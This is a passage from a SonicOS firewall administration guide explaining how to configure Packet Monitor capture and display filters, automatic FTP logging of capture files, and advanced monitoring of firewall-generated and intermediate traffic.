
All filters set on this page are applied to both packet capture and packet mirroring.

To configure Monitor Filter settings:


1 Navigate to the **Dashboard > Packet Monitor** page.



2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.



3 Click the **Monitor Filter** tab.



4 if you are using firewall rules to capture specific traffic, select **Enable filter based on the firewall rule**.

NOTE: Before selecting this option, be certain you have selected one or more access rules on which to monitor packet traffic. This configuration is done from the **Firewall > Access Rules** page; for more information about configuring access rules, see Configuring Firewall Access Rules on page 889.

5 Specify how Packet Monitor will filter packets using these options:

NOTE: If a field or option is left blank, no filtering is done on that field. Packets are captured or mirrored without regard to the value contained in that field of their headers.

- **Interface Name(s)** - Specify the name(s) of the interface(s) on which to perform packet capture. You can specify up to ten interfaces separated by commas. The specified interface names should be the same as those listed in the **Network > Interface** page; for example:
  - NSA series: X0, X1, X2:V100
  - TZ family: WLAN, WWAN, Modem, OPT, WAN, LAN

To configure all interfaces except the one(s) specified, use a negative value; for example: !X0, or !LAN.

- **Ether Type(s)** - Specify the name of the Ethernet type(s) on which to perform filtering of the captured packets. You can specify up to ten Ethernet types separated by commas. This option is not case-sensitive. Currently, the following Ethernet types are supported: ARP (arp), IP (ip), PPPoE-SES, and PPPoE-DIS. The latter two can be specified by PPPoE alone.

  For example, to capture all supported types, you could enter: ARP, ip, PPPOE. You can use one or more negative values to capture all Ethernet types except those specified; for example: !ARP, !PPPoE.

  You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: ARP, 0x800, ip. Normally you would only use hex values for Ethernet types that are not supported by acronym in SonicOS. See Supported Packet Types on page 121.

- **IP Type(s)** - Specify the name(s) of the IP packet type(s) on which to perform packet capture. You can specify up to ten IP types separated by commas. This option is not case-sensitive. The following IP types are supported: TCP, UDP, ICMP, GRE, IGMP, AH, ESP.

  You can use one or more negative values to capture all IP types except those specified; for example: !TCP, !UDP.

  You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: TCP, 0x1, 0x6. See Supported Packet Types on page 121.

NOTE: The following option fields require either addresses or ports. You can specify up to 10 addresses or ports separated by commas. For example:

- IP addresses: `10.1.1.1,192.2.2.2,1.2.3.4/24,2.3.4.5/61`
- TCP or UDP port numbers: 20, 21, 22, 25, 80, 8080

You can use one or more negative values to capture packets from all but the specified addresses or ports; for example:

- IP addresses: `!10.3.3.3, !10.4.4.4., !1.2.3.4/24`
- TCP or UDP port numbers: !80, !8080, !20

- **Source IP Address(es)** - Specify the source IP address(es) on which to perform packet capture.
- **Source Port(s)** - Specify the source port(s) on which to perform packet capture.
- **Destination IP Address(es)** - Specify the destination IP address(es) on which to perform packet capture.
- **Destination Port(s)** - Specify the destination port address(es) on which to perform packet capture.
- **Enable Bidirectional Address and Port Matching** - Select this option to match IP addresses and/or ports specified in the above source and/or destination fields against both the source and/or destination fields in each packet. This option is selected by default.

NOTE: For normal operation, leave the following options unselected to capture all types of packets. Selecting an option restricts the type of packets captured.

- **Forwarded packets only** - Select this option to monitor any packets forwarded by the firewall.
- **Consumed packets only** - Select this option to monitor all packets consumed by internal sources within the firewall.
- **Dropped packets only** - Select this option to monitor all packets dropped at the perimeter.

6 To save your settings and exit the configuration window, click **OK**.


Configuring Display Filter Settings

This section describes how to configure Packet Monitor display filter settings. The values you provide here are compared to corresponding fields in the captured packets, and only those packets that match are displayed. These settings apply only to the display of captured packets on the management interface and do not affect packet mirroring.


NOTE: If a field is left blank, no filtering is done on that field. Packets are displayed without regard to the value contained in that field of their headers.

To configure Packet Monitor display filter settings, complete the following steps:


1 Navigate to the **Dashboard > Packet Monitor** page.



2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.



3 Click the **Display Filter** tab.



4 Specify how Packet Monitor will filter packets using these options:

NOTE: If a field or option is left blank, no filtering is done on that field. Packets are captured or mirrored without regard to the value contained in that field of their headers.

- **Interface Name(s)** - Specify the name(s) of the interface(s) on which to perform packet capture. You can specify up to ten interfaces separated by commas. The specified interface names should be the same as those listed in the **Network > Interface** page; for example:
  - NSA series: X0, X1, X2:V100
  - TZ family: WLAN, WWAN, Modem, OPT, WAN, LAN

  To configure all interfaces except the one(s) specified, use a negative value; for example: !X0, or !LAN.
- **Ether Type(s)** - Specify the name of the Ethernet type(s) on which to perform filtering of the captured packets. You can specify up to ten Ethernet types separated by commas. This option is not case-sensitive. Currently, the following Ethernet types are supported: ARP (arp), IP (ip), PPPoE-SES, and PPPoE-DIS. The latter two can be specified by PPPoE alone.

  For example, to capture all supported types, you could enter: ARP, ip, PPPOE. You can use one or more negative values to capture all Ethernet types except those specified; for example: !ARP, !PPPoE.

  You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: ARP, 0x800, ip. Normally you would only use hex values for Ethernet types that are not supported by acronym in SonicOS. See Supported Packet Types on page 121.
- **IP Type(s)** - Specify the name(s) of the IP packet type(s) on which to perform packet capture. You can specify up to ten IP types separated by commas. This option is not case-sensitive. The following IP types are supported: TCP, UDP, ICMP, GRE, IGMP, AH, ESP.

  You can use one or more negative values to capture all IP types except those specified; for example: !TCP, !UDP.

You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: TCP, 0x1, 0x6. See Supported Packet Types on page 121.

NOTE: The following option fields require either addresses or ports. You can specify up to 10 addresses or ports separated by commas. For example:

- IP addresses: `10.1.1.1,192.2.2.2,1.2.3.4/24,2.3.4.5/61`
- TCP or UDP port numbers: `20, 21, 22, 25, 80, 8080`

You can use one or more negative values to capture packets from all but the specified addresses or ports; for example:

- IP addresses: `!10.3.3.3, !10.4.4.4., !1.2.3.4/24`
- TCP or UDP port numbers: `!80, !8080, !20`

- **Source IP Address(es)** - Specify the source IP address(es) on which to perform packet capture.
- **Source Port(s)** - Specify the source port(s) on which to perform packet capture.
- **Destination IP Address(es)** - Specify the destination IP address(es) on which to perform packet capture.
- **Destination Port(s)** - Specify the destination port address(es) on which to perform packet capture.

NOTE: The following options are selected by default.

- **Enable Bidirectional Address and Port Matching** - Select this option to match IP addresses and/or ports specified in the above source and/or destination fields against both the source and/or destination fields in each packet. This option is selected by default.
- **Forwarded** - To display captured packets that the firewall has forwarded, select this checkbox.
- **Generated** - To display captured packets that the firewall has generated, select this checkbox.
- **Consumed** - To display captured packets that the firewall has consumed, select this checkbox.
- **Dropped** - To display captured packets that the firewall has dropped, select this checkbox.

5 To save your settings and exit the dialog, click **OK**.

Configuring Logging

This section describes how to configure Packet Monitor logging settings. These settings provide a way to configure automatic logging of the capture buffer to an external FTP server. When the buffer fills up, the packets are transferred to the FTP server. The capture continues without interruption.


If you configure automatic FTP logging, this supersedes the setting for wrapping the buffer when full. With automatic FTP logging, the capture buffer is effectively wrapped when full, but you also retain all the data rather than overwriting it each time the buffer wraps.

Topics:


Configuring Logging Settings

To configure logging settings:


1 Navigate to the **Dashboard > Packet Monitor** page.



2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.



3 Click the **Logging** tab.



4 In the **FTP Server IP Address** field, enter the IP address of the FTP server where captured packets are to be logged.

NOTE: Ensure that the FTP server IP address is reachable by the firewall. An IP address that is reachable only via a VPN tunnel is not supported.

5 In the **Login ID** field, enter the login name that the firewall should use to connect to the FTP server. The default value is **admin**.

6 In the **Password** field, enter the password that the firewall should use to connect to the FTP server. The default value is **password**.

7 In the **Directory Path** field, enter the directory path for the logged files. The captured files are written to this directory location at the FTP server relative to the default FTP root directory. The default value is **captures**.

Examples of file names for the different formats:

- **libcap** format, files are named `packet-log--<>.cap`, where the <> contains a run number and date including hour, month, day, and year. For example, `packet-log-h3-22-06292017.cap`.
- **HTML** format, file are named `packet-log_h-<>.html`, where the <> contains a run number and date including hour, month, day, and year. For example: `packet-log_h-3-22-06292017.html`.

8 To enable automatic logging of the capture file to a remote FTP server, select the **Log To FTP Server Automatically** checkbox. Captured files are named (where the <> contains a run number and date including hour, month, day, and year):

- `packet-log-<>.cap` for libcap format; for example: `packet-log_3-22-06292017.cap`.
- `packet-log-<>.html` for HTML format; for example: `packet-log_3-22-06292017.html`.

This option is not selected by default.

NOTE: You must specify an FTP server address in the **FTP Server IP Address** field.

9 To enable logging of a new generation capture file with comments that include debug information to a remote FTP server, select the **Log PCAPNG File To FTP Server** checkbox. Captured files are named `packet-log-<>.pcapng`, where the <> contains a run number and date including hour, month, day, and year; for example: `packet-log_3-22-06292017.pcapng`. This option is selected by default.

10 To enable transfer of the file in HTML format as well as libcap format, select the **Log HTML File Along With .cap File (FTP)** checkbox. This option is selected by default.

11 To test the connection to the FTP server and transfer the capture buffer contents to it, click the **Log Now**. In this case, the file name contains an `F`. For example, `packet-log-F-3-22-08292006.cap` or `packet-log_h-F-3-22-06292017.html`.

12 To save your settings and exit the dialog, click **OK**.

Restarting FTP Logging

If automatic FTP logging is off, either because of a failed connection or simply disabled, you can restart it in **Configure > Logging**.

To restart FTP logging:

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.

3 click the **Logging** tab.

4 Verify that the settings are correct for each item on the page. See Configuring Logging Settings on page 133.

5 To change the FTP logging status on the **Dashboard > Packet Monitor** page to active, select the **Log To FTP Server Automatically** checkbox.


6 Optionally, test the connection by clicking the **Log Now** button.

7 To save your settings and exit the dialog, click **OK**.


Configuring Advanced Monitor Filter Settings

This section describes how to configure monitoring for packets generated by the firewall and for intermediate traffic.


1 Navigate to the **Dashboard > Packet Monitor** page.



2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.



3 Click the **Advanced Monitor Filter** tab.



4 To capture packets generated by the firewall, select the **Monitor Firewall Generated Packets (This will bypass interface filter)** checkbox. This option is not selected by default.

Even when other monitor filters do not match, this option ensures that packets generated by the firewall are captured. This includes packets generated by such protocols as HTTP(S), L2TP, DHCP servers, PPP, PPPOE, and routing. Captured packets are marked with `s` in the incoming interface area when they are from the system stack. Otherwise, the incoming interface is not specified.

NOTE: Specify this option if firewall-generated packets need to be captured even if other capture filters fail to match.

5 To capture intermediate packets generated by the firewall as a result of various policies, select the **Monitor Intermediate Packets** checkbox. Included are such packets as intermediate encrypted packets, IP help-generated packets, multicast packets that are replicated, and those generated as a result of fragmentation or reassembly.

Selecting this checkbox enables, but does not select, the subsequent checkboxes for monitoring specific types of intermediate traffic. This option is not selected by default.

6 Select the checkbox for any of the following options to capture or mirror that type of intermediate traffic. The Monitor filter is still applied on these packets. None of these options is selected by default.

- **Monitor intermediate multicast traffic** – For multicast traffic.

- **Monitor intermediate IP helper traffic** – For replicated IP Helper packets.
- **Monitor intermediate reassembled traffic** – For reassembled IP packets.
- **Monitor intermediate fragmented traffic** – For packets fragmented by the firewall.
- **Monitor intermediate remote mirrored traffic** – For remote mirrored packets after de-encapsulation.
- **Monitor intermediate IPsec traffic** – For IPSec packets after encryption and decryption.
- **Monitor intermediate SSL decrypted traffic** – For SSL decrypted packets.

  NOTE: SSL decrypted traffic are sent to the Packet Monitor, and some of the IP and TCP header fields may not be accurate in the monitored packets. IP and TCP checksums are not calculated on the decrypted packets. TCP port numbers are remapped to port 80.

  DPI-SSL must be enabled to decrypt the packets along with any of the security services to be applied to such packets.

- **Monitor intermediate decrypted LDAP over TLS packets** – For decrypted LDAP over TLS (LDAPS) packets. The packets are marked with `ldp` in the ingress/egress interface fields and have dummy Ethernet, IP, and TCP headers with some inaccurate fields. The LDAP server port is set to 389 so an external capture analysis program decode it as LDAP. Passwords in captured LDAP bind requests are obfuscated.

  NOTE: Decrypted LDAPS packets are sent to the Packet Monitor.

- **Monitor intermediate decrypted Single Sign On agent messages** – For decrypted messages to or from the SSO authentication agent. The packets are marked with `sso` in the ingress/egress interface fields and have dummy Ethernet, IP, and TCP headers with some inaccurate fields.

  NOTE: Decrypted SSO packets are sent to the Packet Monitor.


7 To save your settings and exit the dialog, click **OK**.

Configuring Mirror Settings

